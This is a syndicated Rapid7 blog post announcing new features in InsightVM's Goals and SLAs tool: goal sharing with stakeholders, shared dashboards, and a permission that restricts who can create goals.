Post Syndicated from Naveen Bibinagar original https://blog.rapid7.com/2020/12/22/set-new-insightvm-goals-and-share-with-your-team-for-increased-visibility-and-more-efficient-execution/

Set New InsightVM Goals and Share with Your Team for Increased Visibility and More Efficient Execution

Since 2018, thousands of enterprises have utilized InsightVM’s Goals and SLAs feature to build their organization-specific security goals. Through Goals and SLAs, security teams ensure that they’re making progress toward their goals and service-level agreements (SLAs) at an appropriate pace, and that they’re maintaining compliance with the standards set for their program. Not only do Goals and SLAs enable our customers to deliver impact, but they are also super easy to set up. In fact, with the newly redesigned Goals 2.0 wizard, the average customer creates a new goal in less than five minutes.

Creating goals in InsightVM may be easy, but we know that executing on those goals can be challenging, especially when multiple, cross-functional stakeholders are involved. To help you with these challenges, we have enhanced the Goals and SLAs feature by enabling Goal Owners to share goals with other stakeholders. In doing so, Goal Owners and the teams they work with can more efficiently execute on goals, and visibility of goals can be shared more widely. Want more details on how this updated functionality can deliver value to your organization? Keep reading!

Not an InsightVM customer? Watch our on-demand demo.

Watch Now

Achieve recognition


A Goal Owner can now share their goal directly with other stakeholders, such as a fellow team member or manager, through Step 3 of the Goal Wizard, called “Review.” Goals can be shared during the creation of a goal or after a goal has already been created.

Set New InsightVM Goals and Share with Your Team for Increased Visibility and More Efficient Execution


It is common for Goal Owners to assign their created goals to a Live Dashboard for easy tracking. If a Goal Owner chooses to share a goal with another stakeholder, any shared dashboard containing that goal card will automatically be made available to that stakeholder, increasing awareness and recognition of the goal and any progress made toward it.

Increase visibility and productivity

As mentioned earlier, the success of a goal depends on multiple people collaborating from different teams. A security manager is responsible for translating their CISO’s key risk indicators into security performance metrics that can be monitored on a continuous basis. The same security manager is also responsible for working with many teams, such as global risk management, information security, and remediation teams, to execute on security program goals. It’s absolutely imperative that every team member involved each has the same view into the security program goals to avoid the typical back-and-forths and long turnarounds. By sharing goals among stakeholders, the security team can collaborate with other cross-functional teams in a more effective manner.

Set New InsightVM Goals and Share with Your Team for Increased Visibility and More Efficient Execution

Reduce noise and build focus

Until now, all InsightVM users were able to create a goal. After extensive user research and feedback, we have come to an understanding that security managers are typically responsible for coming up with goals, and it almost always leads to better performance when every team member is executing on the same goals.

We are now offering a new platform permission, “Remediation Projects and Goals and SLAs,” on the InsightVM security console that will allow security administrators to fine-tune their users’ permissions, thereby limiting the ability of some users to create goals. The users without goal permissions can still receive a shared goal and continue to execute on goals, but they will not have the permission to create goals.

Set New InsightVM Goals and Share with Your Team for Increased Visibility and More Efficient Execution

For more details, see our updated help documentation.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.